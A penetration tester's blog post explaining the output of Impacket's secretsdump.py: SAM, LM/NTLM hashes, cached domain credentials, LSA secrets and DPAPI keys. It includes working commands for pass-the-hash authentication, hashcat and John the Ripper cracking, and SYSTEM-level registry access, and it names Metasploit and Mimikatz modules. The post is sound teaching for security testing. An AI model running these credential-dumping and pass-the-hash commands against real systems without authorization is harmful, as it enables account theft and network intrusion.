Mike Benich

Follow 72 Followers About

SecretsDump Demystified

Mike Benich May 22, 2020 · 7 min read

If you are a penetration tester, you're probably heard all the fuss about **Impacket.** Just in case you haven't heard, Impacket is a series of Python scripts that can be used to interact with different Windows services, such as SMB and Kerberos. While this already seems super useful, there is an additional level of specific utility within the **/examples** directory of Impacket. I'm not sure if this ever was the original intention of the authors, but several of those examples have taken on a life of their own as key tools within the common pentesting arsenal.

One such tool is **secretsdump.py.** In the past, retrieving secrets may have involved manually copying files, running "hashdump" from a Meterpreter session, or uploading a binary like Windows Credential Editor (WCE). Now in 2019, the power of Python can allow any tester to remotely dump secrets from Windows Servers and Workstations with a simple one line command.

The challenge, however, is understanding exactly what you are looking at. While I find SecretsDump insanely useful, handing this tool off to a junior tester can sometimes lead to the **WHAT** more quickly than the **WHY** or **HOW.** In this blog, I hope to step through some of the SecretsDump output, describe what it means, how to use it, and what to do about it.

```
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[*] Target system bootKey: 0x[hex]
```

The first step is retrieving the target machine's Boot Key. This is located in the SYSTEM hive at HKLM\SYSTEM. If you needed to perform this manually, you could do a simple **reg save HKLM\SYSTEM** and copy this off the target somehow such as by mounting a fileshare. I typically use **Remmina**'s ability to auto mount a directory as a Windows share during an RDP session.

The next step SecretsDump takes is to dump the SAM file, similarly located in **HKLM\SAM:**

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7
3c59d7e0c089c0:::
```

LM

In our example, LM hashes are the first actual piece of data besides the username (Administrator in our example) and the RID (500).

If you get LM hashes, you're probably on an XP or Server 2003 system. These hashes are a MAXIMUM of 7 characters each and are case insensitive, which makes them great to crack. If your password is 12 characters, for example, the LM hash will be split into two separate crackable parts.

```
./hashcat -m 1000 -a 3 /home/lmhashes.txt ?a?a?a?a?a?a?a
```

or, in John the Ripper

```
./john lmhashes.txt --format=LM "--mask=?a?a?a?a?a?a?a"
```

These pretty much are only good for cracking. Once you brute force the LM hashes, you then will have the NTLM hashes as well once you determine the appropriate case. If you DO get "aad3b435b51404eeaad3b435b51404ee", that means it's not being stored as an LM hash, because that hash turns out to be blank or null.

NTLM

NTLM hashes are a bit more interesting. In our example, this is the hash in the next field after the colon separator, 31d6cfe0d16ae931b73c59d7e0c089c0.

Unlike LM, these hashes ARE case sensitive, so cracking these hashes do require a little bit of technique. There are several techniques you might use to crack these, including using a dictionary, a mutated dictionary with certain rules to replace or add characters, or a mask attack that uses placeholder characters to narrow down the keyspace.

Pass the Hash

If you do get local hashes, you can always use them to Pass the Hash. There are several different ways to pass the hash, but within the Impacket ecosystem, it's pretty easy. To use hashes to authenticate to the machine (in case the original password you used changed), just use the following flags with SecretsDump:

```
secretsdump.py WORKGROUP/Administrator@10.1.1.1 -hashes
aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
```

A similar technique can also be used within Metasploit's SMB_LOGIN module in order to check admin rights across a range. Instead of the SMBPass option, you can use both hashes together in that field and Metasploit will automatically understand to authenticate using a pass-the-hash technique.

If you'd rather explore the environment using Remote Desktop, in some cases you can actually use the NTLM hash with Mimikatz or xfreerdp to RDP to systems that have restricted admin mode enabled. This is a setting that's only enabled on Windows Server 2012 or Windows 8, so your mileage might vary depending on the environment.

Finally, another feature of NTLM is using these hashes to authenticate to web applications that might be using NTLM authentication. In this way, even if you can't crack the password, you can still use Mimikatz to access web applications like OWA using the technique here. Note that this method would probably be more successful from running SecretsDump on a Domain Controller, because those NTLM hashes will be tied to domain accounts, not local accounts.

Cached Domain Logon Information

```
[*] Dumping cached domain logon information
(uid:encryptedHash:longDomain:domain)

user:_hash_here_:CLIENT.COM:CLIENTNET:::
```

or

```
CLIENT.COM/username:$DCC2$10240#username#_hash_here
```


If you were to check a Windows system manually, you can take a look at the following registry key to see the number of cached logins:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\Current
Version\Winlogon\
```


The actual location of these cached credentials are in the registry again at HKLM\Security\Cache, but you might be surprised that these are blank when you open them up in Regedit. By default, only the SYSTEM account can view these, hence the need to be a local administrator for SecretsDump to complete successfully. If you wanted to view these manually, you should have to use something like

```
psexec.exe -i -s regedit.exe
```

to ensure you are running as the SYSTEM user.



Name	Type	Data
(Default)	REG_SZ	(value...
NL$1	REG_BINARY	0e 00 ...
NL$10	REG_BINARY	00 00 ...
NL$2	REG_BINARY	10 00 ...
NL$3	REG_BINARY	00 00 ...
NL$4	REG_BINARY	00 00 ...
NL$5	REG_BINARY	00 00 ...
NL$6	REG_BINARY	00 00 ...
NL$7	REG_BINARY	00 00 ...
NL$8	REG_BINARY	00 00 ...
NL$9	REG_BINARY	00 00 ...
NL$Control	REG_BINARY	04 00 ...



Computer\HKEY_LOCAL_MACHINE\SECURITY\Cache

Cached Credentials

If you didn't want to use Impacket, there is also a Metasploit post module (post/windows/gather/cachedump) to collect the same information.

One of the differences of cached credentials is that these cannot be used to log on elsewhere. Your best bet is to try to crack these offline and use the plaintext password. These are significantly more difficult to crack than NTLM, but is worth a shot in a pinch. Initially I found myself having difficulty getting these hashes to play nicely with password crackers, but the following configuration ended up working for me:

```
./john cache.txt -w=wordlist.txt --format=mscash2 --
external:AutoStatus
```

This works well for hashes of the format **user:hash:CLIENT.COM:CLIENTDOM:::**

If you DO happen to have the DCC2 format, putting it in the above format should make John work correctly. One of the challenging things I had to discover was that John will not throw an error, but it will just try to continue cracking an incorrectly-parsed file which initially caused me great frustration.

Hashcat, on the other hand, does NOT like the above format. Annoyingly, Hashcat cannot take EITHER format that comes from different version of Impacket.

```
$DCC2$10240#user#_hash_here_
```

To crack on Hashcat:

```
./hashcat64.bin -a 0 -m 2100 /home/hash.txt /home/wordlist.txt -w 3
```


The other potential downside to cached credentials is that there's no guarantee that they will actually be still valid. Unlike fresh NTLM hashes from a Domain Controller, there have been many times where I have cracked a highly privileged account from the cache only to find that the password is no longer valid. You still might be in luck if you can identify a pattern, or use that same password on a DIFFERENT account.

LSA Secrets

The next section of a successful SecretsDump looks a little bit like this:

```
[*] Dumping LSA Secrets
```

Again, these are secrets that are stored in the registry, ***HKLM\Security\Policy\Secrets.***




Like most things in the registry, these secrets can be decrypted as long as you know where all the pieces come from. In this case, LSA secrets are encrypted based on the system bootkey so in practice it behaves more as a mechanism of obfuscation rather than being a security boundary.

```
WORKGROUP\LAPTOP-W7$:aad3b435b51404eeaad3b435b51404ee:28________:::
```

This piece is the machine account. Typically this changes every 30 days in a Windows domain, but the best case scenario for this hash is being able to use this for delegation attacks.

```
[*] L$_SQSA_{SID}
```

If security questions are enabled, you will see the “Security Questions Secret Answers” field in plaintext.



```
0000   7B 00 22 00 76 00 65 00  72 00 73 00 69 00 6F 00   {.".v.e.r.s.i.o.
0010   6E 00 22 00 3A 00 31 00  2C 00 22 00 71 00 75 00   n.".:.1.,.".q.u.
0020   65 00 73 00 74 00 69 00  6F 00 6E 00 73 00 22 00   e.s.t.i.o.n.s.".
0030   3A 00 5B 00 7B 00 22 00  71 00 75 00 65 00 73 00   :.[.{.".q.u.e.s.
0040   74 00 69 00 6F 00 6E 00  22 00 3A 00 22 00 57 00   t.i.o.n.".:.".W.
0050   68 00 61 00 74 00 19 20  73 00 20 00 74 00 68 00   h.a.t.. s. .t.h.
0060   65 00 20 00 6E 00 61 00  6D 00 65 00 20 00 6F 00   e. .n.a.m.e. .o.
0070   66 00 20 00 74 00 68 00  65 00 20 00 63 00 69 00   f. .t.h.e. .c.i.
0080   74 00 79 00 20 00 77 00  68 00 65 00 72 00 65 00   t.y. .w.h.e.r.e.
0090   20 00 79 00 6F 00 75 00  20 00 77 00 65 00 72 00    .y.o.u. .w.e.r.
00a0   65 00 20 00 62 00 6F 00  72 00 6E 00 3F 00 22 00   e. .b.o.r.n.?.".
```

SecretsDump will also recover the DPAPI secrets -

```
[*] DPAPI_SYSTEM
 0000   01 00 00 00 99 9E B1 37  2B C2 4D 45 F7 8D E0 26
.......7+.ME...&
 0010   7E 79 5B D2 0C 55 84 E0  75 38 9D 66 25 EA 2F 91
~y[..U..u8.f%./.
 0020   3C 76 6B 3B A9 BF 87 B0  29 14 50 E9
<vk;....).P.
DPAPI_SYSTEM:01000000999eb1372bc24d45f78de0267e795bd20c5584e075389d66
25ea2f913c766b3ba9bf87b0291450e9
```

DPAPI is used to protect credentials saved on a Windows machine. A good example of using this would be to decrypt passwords that are saved in Chrome. Finally, the juiciest of LSA secrets, any plaintext credentials from accounts that were configured to start a service -

```
[*] _SC_SQLAgent
WORKGROUP\sqlagent:$qlP@ss!
```

Many people confuse these credentials with the typical Mimikatz attack (eg, reading credentials out of LSASS memory), but Mimikatz can be used to read the same information. In Metasploit, LSA secrets can be read through `post/windows/gather/lsa_secrets`.

What’s missing

Mimikatz

- Can give NTLM hashes of user accounts for use in Pass the Hash attacks
- Dumps LSASS memory to read credentials from credman (eg, Windows Credential Manager, the place where your saved Outlook password might be), msv, ssp, wdigest, tspkg
- Impersonation and Delegation Tokens — an extremely useful method for privilege escalation!

Other secrets not in Secrets Dump

- Saved / remembered passwords in the browser
- Static passwords in configuration files
- Passwords in saved screenshots

I hope you find this guide helpful next time a client asks where those credentials came from!

Information Security Penetration Testing Bug Bounty Windows 10 Incident Response